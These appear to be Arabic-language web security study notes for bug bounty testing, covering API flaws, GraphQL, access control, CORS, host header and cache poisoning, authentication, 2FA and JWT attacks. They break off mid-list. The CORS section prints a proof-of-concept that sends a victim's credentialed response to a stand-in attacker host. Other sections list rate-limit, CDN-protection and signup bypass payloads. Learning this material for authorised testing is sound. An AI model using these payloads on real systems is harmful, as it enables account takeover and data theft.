   - يمكن استخدام الAPIs ايضا لتحقيق ثغرة XSS فى حالة كانت عملية الfultering فى الclient side
   - بمكن عمل CSRF فى بعض الاماكان التى لا تتطلب token على سبيل المثال مع افتراض انه يمكن تحويل نوع الrequest من parameter url encode الى json
6. Rate limiting
   - وهى ثغرة تقوم على منع الserver للclient من اجراء الكثير من الrequests
   - واحدة من طرق تخطى هذا الlimit هو تغير الuser agent
   - من طرق تخطيه ايضا اضافة headers تقوم بتغير الIP الclient بنسبة للserver
7. Mass assignment
   - وهى تقوم على اضافة parameter اضافى الى الrequest ويترتب على ذالك ان الAPI يقوم بعمل عليه الaction الخاص بالrequest
   - من امثلة ذالك وضع على سبيل المسال email فى الrequest الخاصة بتغير الpassword مما يؤدى الى تغيير الemail ايضا

- عند ايجاد اى endpoint يجب تغيير الmethod على سبيل المثال من GET الى POST او من POST الى GET و رؤية ما وظيفة الmethod
- يمكننا معرفة الmethods المسموح بها من خلال OPTIONS method
- اذا كانت الendpoint تتعامل مع الIDs فيمكننا تجربة وضع الID فى الendpoint
- وظيفة الmethods يمكن ان تتغير من endpoint الى اخرى على سبيل المثال يمكن ان نستخدم POST فى endpoint لعمل اضافة بينما فى end point اخرى نستخدم PUT ويمكن ان نستخدم PUT فى endpoint لعمل تعديل بينما فى endpoint اخرى نستخدم PATCH
- يمكننا استخدام اداة Arjun لكى ناتى بالparameters التى ترسل فى الbody عن طريق اضافة post-- ولاكن هذه الطريقة مفيدة فقط فى الpost ولا تنفع للmethods الاخرى مثل put و الdelete
- الاتيان بparameter لاتتواجد فى الbody request فى العادة يجعلنا نحصل على function اضافية (من امثلتها اضافة id الى الbody ادت بنا الى الحصول على idor

GraphQL

- GraphQL هو نوع من الapi ولاكن يختلف عن ال restful api فى انه يحتوى على one end point و جميع الداتا يتم التعامل معاها فى شكل query
- الsyntax الخاصة بكتابته هى الجزء الصعب بينما عمل hacking عليه يعد سهلا
- فى كثير من الحالات لن نحتاج الى عمل recon له
- غالبا ما يتواجد فى endpoint تسمى (gql ,graphql ,graphiql ,graphql/console)
- GraphQL لديه structure تشبه الdatabase ويقوم باستعمال queries و mutations
- الqueries تستخدم لعمل fetch لdata بينما الmutation تستخدم لعمل تعديل
- الstructure يكون على شكل tables و يمكننا ربط two tables عن طريق الIDs
- الquery فى الgraphQL صممت لتكون flexible ولذالك يمكن بسهولة اضافة field فى الrequest للاتيان به
- الqueries تشبه الfunction حيث يمكننا اضافة arjument داخل ال() لاستدعاء بينات معينة او بينات بشكل اخر
- Mutation يشبه انشاء function حيث يوجد فى داخل ال() مجوعة من الvariable والتى تبدا كتابتها ب $ ويمكن التلاعب به عن طريق اضافة او اذالة واحد من الvariables
- Mutation يقوم بارجاع الdata بعد عمل edit لها
- بدلا من عمل recon كما فى الrestful api فاننا فى الgraphQL نستخدم introspection وهى مصممة فى الgraph QL للاتيان بالهيكل كامل
- بعض المواقع تقوم بعمل disable لintrospection وفى هذه الحالة نلجئ الى عمل mapping للapplication للحصول على المذيد من الqueries
- الgraphQL يدعم الsuggestions اى انه يقوم بمساعدة المستخدم فى حالة قام بادخال اسم لmutation قريب من الاسم الفعلى وهذا ما يقوم بتسهيل عملية الحصول على الqueries فى حالة كان الintrospection مغلق ومن اشهر الادوات التى تعمل بهذه الطريقة هى Clairvoyance وهى توجد على github هنا https://github.com/nikitastupin/clairvoyance

```
query {
    product(id: 3) {
        id
        name
        listed
    }
}
```

- يوجد الكثر من الtools التى يمكن ان تساعدنا سواء من ناحية قراءة الqueries او من خلال عمل introspection
- من ناحية الbugs هى تماما مثل الrestful API
- يمكن الحصول على CSRF من الgraphQL فى حالة كان الAPI باخذ content type اخر غير الjson
- لا يسمح الgraphQL باكثر من properties لها نفس الاسم ولاكن توجد طريقة لتخطى ذالك وهى الaliases وهى تقوم على تغير اسم الproperty مما يسمح يسمح لنا بعمل query لكثير من الdata نفسها فى الrequest الواحد
- طريقة الaliases تستخدم لتخطى الrate limit الموجود على الapi

```
query isValidDiscount($code: Int) {
    isvalidDiscount(code:$code){
        valid
    }
    isValidDiscount2:isValidDiscount(code:$code){
        valid
    }
    isValidDiscount3:isValidDiscount(code:$code){
        valid
    }
}
```

Break Access control

What is broken access control?

- Authentication هى عملية تعريف الuser بنفسه للapplication فى المرة الاولى وهذا يتم من خلال طريقة الusername و الpassword
- Session management هى العملية التى تقوم بتعريف الuser للapplication بعد عملية authentication وهى ترسل مع كل request وهى تحدد بنسبة للapplication اى user هو من يقوم بعمل الrequest
- Access control هى التى تحدد اذا كان من الممكن القيام ببعض الaction من خلال الuser ام لا ويوجد ثلاث انواع من الaccess control
  1. Vertical access control وهى التى تحدد امكانية القيام ببعض الaction لusers معنين ولا تسمح لاخرين بذالك مثل الfunction التى يقوم الadmins بفعلها ولا يقوم بها الuser العادى
  2. Horizontal access control وهى التى تمنع كل user من رؤية بينات خاصة بالuser الاخر
  3. Context-dependent access control وهى مسؤلة عن منع الuser من القيام ب function بطريقة خاطئة او مختلفة او منعه من تغييره بعد اتمامه
- Broken access control هى ثغرة تقوم على تخطى الpermission التى يضعها الapplication ومن خلالها يمكن معرفة معلومات حساسة والحصول على access غير مصرح به ومن خلاله يمكننا تعديل وحذف البينات
- هذه الثغرة تعتمد على تخطى الaccess control لذالك يوجد منها ثلاث انواع وهما
  1. Horizontal privilege escalation وهى تحدث عندما يحصل user على access لبينات user اخر مثل الIDOR
  2. Vertical privilege escalation وهى تحدث عندما يحصل الuser على access لfunction معينة ليست مصرح له بها
  3. Access control vulnerabilities in multi-step processes وهى تحدث عندما يقوم الuser بتخطى خطوة فى function يتكون من عدة خطوات
- توجد امثلة اخرى على هذه الثغرة كتالى
  - تخطى الaccess control من خلال تغيير parameter فى الURL او فى الhtml page
  - الحصول على access لAPI من خلال التحكم فى الpost و put و delete
  - التلاعب بالmetadata مثل عمل replaying او tampering للJSON web tokens او للcookie
  - استخدام CORS misconfiguration والذى يسمح ب API access من خلال مصدر غير موثوق
  - اجبار المتصفح لدخول على authenticated pages كا unauthenticated user

How to find access control vulnerabilities

- دائما ما نبدا بعمل map للapplication
- نقوم بعمل two account لكل privilege level
- نقوم بالتلاعب بالبرمتر التى يحصل عليها access control وفى كثير من الاحيان لا يتم ذالك من خلال parameter
- يمكننا استخدام extensions تسهل علينا عملية تطبيق ذالك فى كلا الprivilege level مثل Autorize extension

How to exploit access control vulnerabilities

- تعتمد طريقة استغلال الثغرة على نوعها ولاكن غالبا ما يتم اسغلالها عن طريق التلاعب بالحقل او الparameter المصاب
- هذه الثغرة لها اشكال كثيرة لذالك وضع طريقة لاستغلالها سيكون غير مجدى

How to prevent Access control vulnerabilities

- انشاء نظام يقوم بعمل تحقق اولا ثم يقوم بتنفيز الrequest
- التحقق من الprivilege level عبر الapplication كامل

Broken access control notes

- الوصول الى ملفات او صفحات على الserver ليس للuser الصلاحية لها هو من انواع الaccess control ويمكننا ايجاد هذه الملفات عن طريق عمل brute force على السرفر للاتيان بالبينات ومن الادوات التى تستخدم لذالك هى dirsearch
- يمكن ان يكون الid المستخدم فى لrequest موضوع فى header اوفى الpath او فى cookies ويحتمل ايضا ان يكون على شكل Hash
- يمكن ايجاد ids من خلال الطرق الاتية
  1. خلال عملية login
  2. من خلال waybackURL
- يمكننا عمل IDOR عن طريق اضافة id فى الrequest حتى وان لم يكن موجود ونرى هل سيقوم بعمل تاثير على user اخر ام لا
- حتى اذا وجدنا Authorization header يجب ان نجرب استعمال IDOR مع وجودة او مع اذالته لانه فى كثير من الاحيان اذالته تجعل الrequest يتم قبوله بشكل طبيعى
- الطريقة السابقة يمكن ان لاتنفع مع endpoints معينة ولاكن تظل يمكن ان توجد فى الاخرى
- لاتختلف عملية اذالة Authorization header عن اذالة الcookies

CORS

What is CORS?

- Same-origin policy هو قاعدة تمنع بها المتصفحات المواقع من استلام response من مواقع اخرى لاغراض حماية البينات
- الorigin هو الذى يحدد ما اذا كان مسموحا رؤية الresponse ام لا وهو يتم تحديده حيث ان المواقع التى تستخدم نفس الprotocol ونفس الdomain ونفس الport تكون لها نفس الorigin ويسمح لها بقرائة الresponse
- عندما يتم طلب response من موقع ذا origin مختلف فانه يتم رفضه ولاكن هناك حالة تسمح بذالك وهى ان تكون الresources المطلوبة تحتوى على header وهو Access-Control-Allow-Origin وهو يحتوي على domains يتم قبول منها الrequest وارسال لها الresponse وهذه اللعملية بالكامل تسمى cross-origin resource sharing او CORS
- توجد ثلاث حالات لAccess-Control-Allow-Origin وهم
  - ان يكون له قيمة بnull وتعنى انه لا يقوم بارسال الresponse الى اى موقع اخر
  - ان يكون قيمته ب* وتعنى انه من المسموح القرائة من اى موقع
  - ان تكون قيمته بdomain او اكثر وهى تعنى ان هذا الdomain هو المسموح له فقط بقرائة الresponse
- Access-Control-Allow-Credentials هو header يستخدم مع Access-Control-Allow-Origin وهو مسؤل عن السماح او عدم السماح بارسال الcredentials الخاص بuser مثل الcookies او غيرها خلال الcors ولذالك فلها قيمتان true او false
- لايسمح باستخدام Access-Control-Allow-Credentials فى حالة كانت قيمة Access-Control-Allow-Origin ب *
- تحدث الثغرة هنا عندما يتم ارسال بينات حساسة فى الresponse الى موقع ليس من المفترض ان يرى هذه المعلومات ولذالك يتم اعتبار هذه الثغرة عبارة عن configuration issues

How to find CORS vulnerabilities

- يتم البحث فى الresponse عن وجود header مثل Access-Control-Allow-Origin ونحاول تغير الorigin وارسال الrequest
- من خلال ارسال اشكال مختلفة من الorigin سيتم معرفة شكل الcors الموضوع واذا تم تخطيه فانها تعتبر ثغرة
- يمكننا تجربة وضع null ايضا كا origin
- ملاحظة اذا كان من المسموح ارسال الcredential ام لا وذالك من خلال Access-Control-Allow-Credentials لانه فى حالة كانت الcredential ترسل فان الimpact ستتداد لانه تعنى ان الresponse الخاص بالمعلومات الحساسة سيتم ارساله ايضا
- فى حالة ايجاد CORS Vulnerability يفضل البحث عن الfunctionality الخاصة بالapplication لانها ستوضح خطورت الثغرة

How to exploit CORS vulnerabilities

- بعد اكتشاف الثغرة يجب ان نقوم بانشاء لها POC ووضعه على server ويكون الPOC كتالى

```
    <script>
        var xhr=new XMLHttpRequest();
        xhr.onreadystatechange=function() {
            if(xhr.readyState==XMLHttpRequest.DONE){
                alert(xhr.responseText);
                fetch("/log?key="+xhr.responseText);
            }
        }
        xhr.open('GET'," ",true);
        xhr.withCredentials = true;
        xhr.send();
    </script>
```

- فى حالة كان الorigin يجب ان يكون null فاننا نضعه فى iframe كتالى

```
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,
<script>
        var req = new XMLHttpRequest();
        req.onload = reqListener;
        req.open('get','https://victim.example.com/endpoint',true);
        req.withCredentials = true;
        req.send();
```

```
        function reqListener() {
          location='https://attacker.example.net/log?key='+encodeURIComponent(this.respons
eText);
         };
      </script>"></iframe>
```

Host header attacks

- الhost header هو header الذى يعبر عن وجهة الrequest لجزء معين فى الback end ويتم وضع فيه الdomain name و port واذا لم يتواجد الport فان القيمة الdefault له تكون 80
- احيانا عند ارسال قيمة غريبة للhost فانه يقوم بتوجيه الrequest لاول virtual host name او الdefault عنده فى الconfiguration
- فى حالة تغيير الhost name وادة ذالك الى رجوعنا الى نفس الصفحة فهذا يعنى ان ان الdefault host هو الموقع الحالى
- يمكن عمل تخمين على الhost names من خلال wordlist لدخول الى host اخر على الserver
- يمكن ان يحدث invalidated redirection عند تغير قيمة الheader لقيمة خارجية ولاكن فقط بهذا لاتعد ثغرة بسبب عدم وجود impact او سيناريو منها
- يمكن استغلال هذا الattack فى صفحة الreset password حيث يمكن ان يتم حقن قيمة الhost header فى لينك الreset
- مكان عمل test للثغرة ليس فقط reset password وانما اى endpoint تقوم بارسال رسالة الى الemail
- فى حالة كان الhost header يحصل له reflect فى الصقحة فيمكننا استخدامه لعمل xss ولاكنها تكون self xss
- لا يشتطرت التلاعب فقط على host header وانما يمكن استخدام الheader اضافية لتلاعب به مثل

```
GET /index.html HTTP/1.1
Host: www.example.com
X-Forwarded-For: attacker.com
```

1. X-Forwarded-For
2. X-Forwarded-Host
3. X-Host
4. X-Client-IP
5. X-Remote-IP

- يلزم التحقق من حدوث reflect لقيمة الhost عند تغييرها او استخدام host header اضافى او حتى استخدام headers خارجية
- يمكن حصول reflect للcookies و للorigin header
- يمكن معرفة الuncommon headers من خلال
  1. تجربة wordlist وملاحظة اى تاغيير فى الresponse سواء فى الstatus code او فى الcontent
  2. استخدام whois command

My methodology

Normal case

1. نضيف قيمة غريبة فى الhost header
   - يمكن ان يقوم بارسالنا الى host اخر موجود فى الback end
   - يمكن الا يؤدى الى اى مكان او نحصل على Block
   - يؤدى بنا الى نفس الموقع
2. نضع host خارجى مثل google.com او bing.com
   - فى هذه الحالة لاتعد ثغرة وانما تدل على نسبة اعلى فى تطبيق هذه الهجوم على هذا الترجت
3. نقوم بتجربة وضع الhost header بقيمة localhost
4. نقوم بحقن سواء بhost header اخر كتالى او باستخدام اى header خارجى
   - يمكننا ان نفير الترتيب
   - وضع two host header قد يؤدى الى حدوث block
5. نقوم باستعمال wordlist خاصة باسماء الhosts المحتمل وجودها فى الback end

```
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: bad-stuff-here
```

In reset password

1. نقوم بتغيير الhost header ونرى هل سوف يؤثر ذالك فى الlink المرسل الى الemail
2. نقوم بتجربة وضع two host header او ال Header الخارجية

Cache Poisoning

- Cache هى طريقة لتخفيف الاحمال على الserver عن طريق تخزين المحتوى الذى يتم عرضه بكثرة لعرضه بشكل اسهل واسرع عند طلبه بدون عمل له load فى كل مرة
- لايقوم الserver بعمل cache فقط للملفات التى تطلب كثيرا وانما للملفات التى حجمها كبير على سبيل المثال 1MB او اكثر
- Cache Poisoning هو طريقة لاستغلال الcache عن طريق وضع محتوى معين فى الصفحة وطلب هذه الصفحة بشكل كبير مما يؤدى الى جعل الserver يقوم بعمل له caching وبتالى ظهور المحتوى الموضوع فى الصفحة لاشخاص اخرين
- Keys هى الاشياء التى يقوم من خلالها الserver بمعرفة التكرار وهى كتالى
  1. Host header
  2. Path of the page
  3. Parameter
  4. User agent
  5. IP
  6. Unkeyed وهى keys اخرى لاكنها لا تظهر للuser بشكل طبيعيى مثل الextra header او الcookies
- استخدام الcache poisoning هو عمل response ضار وجعله محزن فى الcache لعرضه على الusers الاخرين ومن امثلة ذالك :
  1. تحويل الself xss ل stored xss مثل الself xss الناتجة من الhost header injection
  2. تخطى الحماية على الmethods غير مصرح بها او تخطى الحماية على end points غير مصرح الدخول عليها
  3. جعله يقوم بتحميل resources خارجة من الCSS file او JS file
  4. عمل DOS من خلال جعله يقوم بعمل cache ل403 او bad request
- من خلال التعامل بالextra header فيوجد مجموعة من الheaders التى تتلاعب فى http methods ويمكن استخدمهم لتخطى منع requests معينة مثل
  1. X-HTTP-Method-Override
  2. X-HTTP-Method
  3. X-Method -Override
- وهناك headers تتلاعب فى الpath ويمكن استخدامهم لتخطى حماية الدخول الى مسرات معينة (مثل admin/) مثل
  1. X-Original-URL
  2. X-Rewrite-URL
- هناك ايضا ما يسمى ب cache deception attack وهو يعتمد على جعل الصفحة التى تحتوى على sensitive data يحصل لها cache عن طريق ايهام السيريفر بانها ملف سابت مثل الCSS ويحدث ذالك كتالى :
  1. الصفحة الطبيعية تكون **www.exaple.com/page.php** على سبيل المثال
  2. نقوم بجعل مسار الصفحة كتالى **www.example.com/page.php/fille.css** ولا يشترط وجود ملف fille.css
     - اذا كان الresponse عند اضافة file.css/ ليس هو الresponse الخاص بpage.php فاهنا لايمكن ان تحدث الثغرة
  3. تكرار طلب المسار كثيرا مما يؤدى الى جعل السرفر يقوم بعمل cache له
  4. نقوم بتجربة الدخول الى **page.php** و نرى اذا كانت الصفحة حصل لها cache ام لا
- Akamai CDN هى واحدة من اكثر الCDN التى تكون مصابة بcache poising
- الصفحة الرئيسية هى من الصفحات التى يمكن ان يكون بها cash ويمكن معرفة ذالك من خلال الheaders الخاصة بالresponse ويمكن تجربة فيها اما حقن يؤدى الى reflect او عمل DOS
- عند عمل DOS لا يشترط ان يقوم بالرد بheader يعبر عن حدوث cache وانما نتحقق من ذالك من خلال الدخول من browser اخر
- يمكن الحصول على DOS فى Akamai من خلال وضع header غير مسموح به
- الheader الغير مسموح به يمكن ان يكون وضع **:** كا header
- وضع header غير مسموح به لن ينفع اذا كان Cloudflare هو الCDN
- يمكن الحصول على DOS من خلال ايضا وضع header موجود فى الresponse بقيمة غريبة او خاطئة
- احينا Akamai تجعل الDOS الذى يؤدى الى 404 not found يستمر ل 10 ثوانى فقط
- لا يشترط ايضا وجود header يعبر عن جدوث cache فى الcache deception
- Cache deception يمكن ان يحدث قى اى endpoint تحتوى على sensitive data ولا يشترط عدم وجوده فى endpoint ان لايكون فى الباقى
- Cache deception اصبح صعب الحدوث على cloudflare بسبب ما يسمى ب Cache Deception Armor ولاكن يمكن تخطى ذالك من خلال وضع **.avif** بدلا من css كا extension وهذه الخاصية ليست موجودة ف جميع المواقع
- فى حالة قمنا بعمل web cache deception ولم ينجح فى الاتيان ب 200 ok فيمكن وضع ; قبل الextension وقد تؤدى الى الحصول على 200 ok
- فى بعض الapplication قامت Akamai بجعل الcache لصفحات 400 bad request تظل فقط ل5 ثوانى ولاكن يمكننا تخطى ذالك من خلال ارسال اكثر من request بالintruder مما يجعلها تدوم اكثر
- عند رؤية ان حالة الcache هى dynamic فهذا يعنى ان الCDN لايعتبر هذه الصفحة يلزم عمل cache لها لذالك فيمكننا تجربة web cache deception
- عند رجوع 404 او اى رد لايتضمن معلومات حساسة عند تجربة web cache deception فيمكننا تجربة وضع **;** بدلا من / فى الpath عند كتابة اسم ملف css فى النهاية : **example.com/account;test.css**
- يمكننا عمل path travels فى حالة ان CDN لايقوم بعمل cache لend point معينة مع عمل encode لل/ ب %2f

Authentication Bypass

- Authentication هى عملية معرفة الapplication للuser
- تعد هذه الثغرة من الثغرات التى لها سيناريوهات كثيرة وتقوم على اي ضعف او خطاء فى نظام ال Authentication
- من اشكلها اذا كان الموقع يلزم عمل verified للايميل واستطعنا تخطى هذا الverified ولاكنها فى كثير من الاحيان تكون out of scope
- من اشكالها هى weak password requirement مثل امكانية جعل الpassword قصير جدا او حتى امكانية جعله فارغ او جعل الpassword يمكن ان يكون هو الusername وهذه الحالة تكون Out of scope
- من الاماكن التى يمكن اختبار فيها brute force هى :
    - Login page
    - OTP/MFA page
    - Change password page
- يجب التحقق فى الlogin من كون الdefault credential موجودة ام لا او حتى تجربة استخدام common usernames& passwords
- رسالة الخطئ التى تظهر عند فشل تسجيل الدخول اذا كانت تحدد ما اذا كان الusername او الpassword هم الخطئ فهذا سيجعل من السهل على الattacker ان يقوم بعمل username enumeration
- عند وجود تسجيل دخول فى صفحات تعمل بالHTTP وليس بالHTTPS هذا يجعل من السهل على الattacker عمل sniffing وسرقت الcredentials وهذه تكون out of scope فى كثير من الشركات ولاكن الشركات الكبيرة تاخذ بها وتعتبرها ثغرة
- يمكن تجربة تحويل الHTTPS الى HTTP ورؤية اذا كان سيتم قبول العمل على هذا الprotocol
- من حلات الضعف عند ارسال OTP الى email الuser وهو جعل الfrontend هو من يقوم بعمل validate للOTP وذالك من خلال ارسال الOTP الى الfrontend بدون عمل تشفير له
- فى الحالة السابقة حتى فى حالة عمل له تشفير يظل يمكن تخمينه بسهولة
- من حالات الضعف التى يمكن ايجادها فى MFA function وهو ضعف تحديد الuser عند خطوة الMFA مما قد يؤدى الى استخدام هذا الضعف فى تخطى الlog in
- اعطاء الcookies الخاصة بالuser كاملة له بعد عملية الlogin وقبل الMFA verify قد يعطى له فرصة تخطى MFA
- يمكن وجود ضعف ايضا فى تخزين الpasswords فى الdatabase مثل :
    1. وضع الpassword كما هو فى الdatabase
    2. عمل له encrypt
        - هذه الطريقة ليست امنة بسبب امكانية عمل decrypt بسهولة
    3. عمل له MD5 hashing
        - عيب هذه الطريقة هو ضعف MD5 من ناحية انها تقدم hash صغير وهذا يجله ضعيف اتجاه brute-force و collision attack
    4. عمل له SHA256 بدون اضافة لها sault
- عملية الhash فى الbackend للpassword يمكننا استخدامها دضه حيث نقوم باضافة password يصل الى 3000 حرف و special char لجعل عملية الhash صعبة على الserver مما يؤدى الى عمل DOS عليه وظهور رسالة خطاء
- لايشترط ظهور رسالة خطاء وانما يمكن التحقق من ذالك من خلال ملاحظة طول مدى الاستجابة
- عملية الlong password lead to DOS يمكن تجربتها فى :
    1. Signup
    2. Login
    3. Forgot password
    4. Change password
    5. Change password from the admin panel

Reset password

- عند ارسال token مثل التى فى الreset password يمكننا تجربة
    1. اذلته من الrequest ورؤية ما اذا كانت الrequest ستقبل ام لا
    2. تجربة تغييره الى واحدة اخرى خاصة بuser اخر فى حالة كانت لاتتعرف على الuser من خلالها
    3. تجربة استخدام الtoken اكثر من مرة
    4. تجربة وضع الtoken بnull او 00%
- يمكن محاولة معرفة كيف يتم انشاء الtoken
- يمكننا تجربة الhost header injection
- يمكننا التلاعب فى حقل الemail من خلال
    1. استخدام الparameter pollution
    2. وضع الemails فى array
    3. وضع اكثر من ايميل للparameter والفصل بينهم من خلال علامة , او | او **20%**
- عند تغير الايميل الموجود فى الreset password page وظهور رسالة خطاء ان التوكن غير مرتبط بالايميل فيمكن تجربة تغير الايميل الى واحد قمنا بالفعل بعمل بطلب reset password له

- فى حالة كنا فى الrest password page وقمنا بذهاب الى اى موقع اخر مثل الfacebook او x فيمكننا التاكد من كون الtoken يتم ارساله فى الrefererام لا واذا كان يتم ارساله فهذه ثغرة يمكن من خلالها سرقت الtoken من خلال هذا الموقع
- فى حالة ان هناك OTP يتم ارساله يمكننا تجربة وتضعه فى الrequest كا array

Sign up

- يمكننا تجربة انشاء حسابين بنفس الemail وهذه الحالة يمكن ان ينتج عنها كثير من الmisconfiguration مثل
  1. اغلاق ايميل من الاثنان
  2. حقن xss payload او html payload فى رسالة الايميل
  3. تجربة استخدام reset password او change password ورؤية كيف سيقوم الapplication بتعامل مع معهم مثل
     1) كيف سيفرق بينهم
     2) عندما تتغير كلمة السر هل سؤثر ذالك على الايميل الاخر ام لا
- عملية السماح باستخدام ايميل واحد فى اكثر من account تكون ممنوعة من فى الكثير من الapplication لذالك نقوم بتجربة مجموعة من الطرق لتخطى ذالك مثل
  1. اضافة + او +1 الى الemail كتالى email+1@gmail.com
  2. وضع special character فى الemail مثل %00 و %09 و %20
  3. تحويل الحروف الى upper case
  4. وضع نقطة (.)
  5. وضع الemail وبعده مسافة ثم حرف مثل (test@mail.com a)
  6. التلاعب فى الايميل كتالى victim@gmail.com@attacker.com او victim@attacker.com@gmail.com
- يمكننا ايضا تجربة انشاء account بنفس الusername اذا كان يتم استخدامه فى عملية الlogin او الreset password
- فى حالة عدم عمل verify عند انشاء email يمكننا تجربة انشاء account من خلال email الشركة مما قد يعطى لنا صلحيات admin او قد يسبب مشكلة عدم تمكن شخص من الشركة من الحصول على account باستخدام هذا الايميل
- فى حالة وجدا اننا وجدنا ان انشاء حساب يلزم فقط بايميل الشركة يمكننا عمل الاتى
  1. Response manipulation وهى ان نفوم بتلاعب فى الresponse لكى نستطيع الدخول
  2. parameter pollution مثل
     - email=victim@target.com&email=attacker@gmail.com تكرار الkey مع وضع value جديدة
     - email=victim@target.com&email2=attacker@gmail.com تكرار الkey ولاكن مع اضافة ترتيب
     - email=['attacker@target.com', 'atatcker@gmail.com'] جعل الvalue فى صورة array
     - التلاعب بالvalue نفسها كتالى email=victim@target.com@attacker.com او كتالى email=attacker@target.com.atatcker.com ونقوم باستعمال الburp intruder لكى نقوم بعمل الverification

2FA

- تجربة انتقال الى صفحة الaccount بدون عمل verify
- عمل brute force اذا كان الـ2FA عبارة عن numbers و لا يحتوى على rate limit
- تجربة استخدام OTP 0000 (عدد ال 0 يتغير حسب طول الOTP)
- البحث عن leakage فى الresponse سواء لل OTP او لل token المستخدم فى authentication app
- يمكننا تجربة تخطى الـ2FA من خلال عمل response manipulation
- يمكننا تجربة اطفاء خاصية الـ2FA من خلال عمل لها CSRF
- تجربة ارسال الOTP خالى او نضع %00
- تجربة استخدام OTP خاص بuser اخر او token خاص بuser اخر
- فى بعض الاحيان عند عمل reset password يتم عمل disable لل option الخاص ب الـ2FA
- من الضعف الامنى ايضا هو انه عند عمل reset password خطوة الـ2FA يتم عمل لها skip

Log in


- يمكننا تجربة وضع الpassword فى ال request بlist تحتوى على كثير من الpasswords منهم كلمة السر الصحيحة وفى حالة تم قبول الrequest يمكن عمل brute force بهذه الطريقة للحصول على كلمة السر وتسمى هذه الطريقة multiple credential per request
- يمكن تجربة الSQLi

JWT attack

- JWT هو اختصار ل json web token وهو token يستخدم احيانا كاطبقة حماية اضافية او يعمل بدلا من الcookies فى عملية الauthentication
- يتم انشاء الJWT فى الserver side ولايجب انشائه فى الclient side بسبب ان ذالك يمثل خطورة كبيرة مثل الحصول على access لاى account بسهولة مثل ما حدث هنا : https://hackerone.com/reports/638635
- يتكون الJWT من ثلاث اجزاء يفصل بينهم ب **dot** :
  1. Head
     - يحتوى على معلومات عن كيف سيتم انشاء الsignature ويكون عبارة عن json object كتالى :
       { "alg": "HS256", "typ": "JWT"}
     - من اهم القيم الموجودة فيه وهى alg والتى تمثل algorithm وهى التى تحدد نوع الhash المستخدم فى الsignature واغلب الانواع تستخدم HS256 الذى يحتاج الى one secret key لكى يقوم بتشفير
     - KID هو ايضا واحد من الattributes التى تحدد الkey المستخدم فى الalgorithm اذا كان الapplication يستخدم اكثر من واحد
  2. Payload
     - هو الجزء الذى يحتوى على معلومات عن الuser وعن الJWT token احيانا
     - من المعلومات التى يمكن ان تتواجد عن الuser هو email او الuserid
     - يكون ايضا فى شكل json token
     - يحتوى على بعض العناصر مثل
       1. *iss* وهى اختصار ل issuer وهى تقوم بتعريف الapplication من اين تم ارسال الtoken
       2. *sub* وهى اختصار ل subject وهى تقوم يتعريف فى ماذا يستخدم الtoken او فى اى topic يتم استخدامه
       3. *exp* وهى اختصار ل expiration وهى تحدد وقت انتهاء الtoken
       4. Jti وهو JWT ID
  3. Signature
     - وظيفتها ان server side يقوم باستخدامها فى التحقق من صحة البينات لان من السهل على اى user ان يتلاعب بقيمة الheader و الpayload
     - يتم عمل base64URL encode لكلا من الhead و الpayload و يتم الفصل بينهم بعلامة . (**dot**) ويتم وضعهم فى اول JWT وايضا يتم استخدامهم فى عمل signature من خلال عمل hash لهما
     - يتم الhash فى الsignature حسب نوع الalgorithm الموجود فى الhead ونحتاج ايضا الsecret key فى حالة كان نوع الhash يستخدمه
- بمجرد معرفة الsecret key سيكون من السهل عمل جزء signature وبتالى يمكن عمل JWT لاى user
- يشبه الJWT token هذا الشكل :

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VySWQiOiJiMDhmODZhZi0zNWRhLTQ4ZjItOGZhYi1jZWYzOTA0NjYwYmQifQ.-xN_h82PHVTCMA9vdoHrcZxH-x5mb11y1537t3rGzcM

- يمكن انشاء JWT token بسهولة من خلال هذه المواقع : https://jwt.io https://token.dev



Attacking JWT

1. Accepting arbitrary signatures
   - وتعنى انه فى بعض الاحيان لايقوم الserver side من التحقق من الsignature وبتالى يمكن للattacker القيام ببعض التعديلات واستخدامها فى الحصول على access
2. None Algorithm attack
